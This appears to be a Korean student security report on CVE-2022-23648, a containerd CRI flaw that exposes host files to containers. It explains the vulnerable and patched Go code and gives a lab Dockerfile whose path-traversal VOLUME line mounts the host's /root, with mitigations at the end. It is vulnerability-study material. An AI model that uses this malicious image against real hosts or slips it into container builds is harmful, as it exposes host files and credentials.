Host 파일에 접근 가능한 Containerd 취약점

IT정보공학과 201812745 김종원

2023-02-22


Contents

This page contains a table of contents

CVE-2022-23648

취약점 개요

- Host 파일에 접근 가능한 Containerd 취약점



- **발견 날짜**
  2021년 11월 22일
- **패치 날짜**
  2022년 3월 2일

- **개요**
  Docker와 같은 container runtime인 containerd의 CRI(Container Runtime Interface) 플러그인에서 컨테이너가 임의의 호스트 파일 및 디렉터리에 엑세스할 수 있는 취약점.

- **취약 버전**
  containerd 1.6.1
  containerd 1.5.1
  containerd ~1.4.12

Containerd

OCI Specifications

Image Specifications
Image-spec


- 컨테이너 이미지를 압축하는 방법과 이미지의 다양한 구성 요소를 정의.
- Ex) 이미지 매니페스트, 인덱스 및 레이아웃

Runtime Specifications
Runtime-spec

- 이미지를 컨테이너로 실행하는 데 필요한 구성.

Containerd

Docker의 Container 생성 과정




- Docker Client에서 Docker Engine으로 명령어 전송. (Docker API 호출)

- 도착한 명령어를 Docker Engine의 dockerd가 해당 명령어(run)를 처리.

- Containerd는 Docker 이미지를 가져와 컨테이너 구성을 적용하여 runC가 실행할 수 있는 OCI번들로 변환.

- runC는 libcontainer를 사용해 OS커널에 접속 -> 컨테이너를 만드는데 필요한 모든 구성요소를 묶어 컨테이너를 생성.





```
host@host-VirtualBox:~/docker_folder$ cat Dockerfile
FROM ubuntu:20.04
VOLUME /../../../../../../../../../root/
ENTRYPOINT "/bin/bash"
```

```
FROM ubuntu:18.04
RUN apt-get update
RUN apt-get install -y git
```

Dockerfile

```
$ docker build -t ubuntu:docker_folder
```



Containerd

```
if len(volumeMounts) > 0 {
    mountMap := make(map[string]string)
    for _, v := range volumeMounts {
        mountMap[filepath.Clean(v.HostPath)] = v.ContainerPath /// vulnerability
    }
    opts = append(opts, customopts.WithVolumes(mountMap))
}
```

- HostPath와 ContainerPath를 마운트함.

Containerd 1.4.10

containerd-1.4.10₩vendor₩github.com₩containerd₩cri₩pkg₩containerd₩opts₩container.go

```
90      for host, volume := range volumeMounts {
91          src := filepath.Join(root, volume)
92          if _, err := os.Stat(src); err != nil {
93              if os.IsNotExist(err) {
94                  // Skip copying directory if it does not exist.
95                  continue
96              }
97              return errors.Wrap(err, "stat volume in rootfs")
98          }
99          if err := copyExistingContents(src, host); err != nil {
100             return errors.Wrap(err, "taking runtime copy of volume")
101         }
102     }
103     return nil
```

- Container의 볼륨 목록을 반복하면서 각 볼륨에 대해 Host의 경로와 Container의 경로를 매핑한 후, Host에서 Container로 디렉토리를 복사하는 작업을 수행.

- 이미지에서 가져온 볼륨의 경로가 허가된 범위를 넘어가는 지 체크하지 않음.

Containerd 1.6.16

containerd-1.6.16₩containerd-1.6.16₩pkg₩cri₩opts

```
117     for host, volume := range volumeMounts {
118         // The volume may have been defined with a C: prefix, which we can't use here.
119         volume = strings.TrimPrefix(volume, "C:")
120         for _, mountPath := range mountPaths {
121             src, err := fs.RootPath(mountPath, volume)
122             if err != nil {
123                 return fmt.Errorf("rootpath on mountPath %s, volume %s: %w", mountPath, volume, err)
124             }
125             if _, err := os.Stat(src); err != nil {
126                 if os.IsNotExist(err) {
127                     // Skip copying directory if it does not exist.
128                     continue
129                 }
130                 return fmt.Errorf("stat volume in rootfs: %w", err)
131             }
132             if err := copyExistingContents(src, host); err != nil {
133                 return fmt.Errorf("taking runtime copy of volume: %w", err)
134             }
135         }
136     }
137     return nil
```

- RootPath 함수를 사용해 볼륨의 경로를 계산함.

- 이미지에서 가져온 볼륨의 경로가 허가된 범위를 넘어가는 지 체크함.

실습

악성 Docker 이미지 생성 및 컨테이너 생성

- Containerd 1.4.10 설치

```
containerd:
 Version:          1.4.10
 GitCommit:        8848fdb7c4ae3815afcc990a8a99d663dda1b590
```

- Dockerfile 생성

```
host@host-VirtualBox:~/docker_folder$ cat Dockerfile
FROM ubuntu:20.04
VOLUME /../../../../../../../../../root/
ENTRYPOINT "/bin/bash"
```

- Docker Image 생성

```
~/docker_folder$ sudo docker build -t ubuntu:docker_att2
```

- Containerd를 통해 Container 생성

  $docker inspect를 통해 container의 설정 확인

```
host@host-VirtualBox:~/docker_folder$ sudo docker inspect att4
```

```
"Cmd": null,
"Image": "ubuntu:docker_att2",
"Volumes": {
    "/../../../../../../../../../root/": {}
},
```

위협 및 대응 방안

위협

- 공격자는 제어 가능한 상성 이미지로 호스트의 자격증명 등을 알아낼 수 있음.
- Ex) 권한이 없는 사용자가 상위 권한으로 Path traversal 가능.
- Docker 뿐 아니라 Containerd로 생성되는 Container들 위협 대상.
- 쿠버네티스 환경에서는 특히 더 취약.

대응 방안

- 의심 되는 Docker image 다운로드 및 사용 X
- Containerd와 Docker 버전 업데이트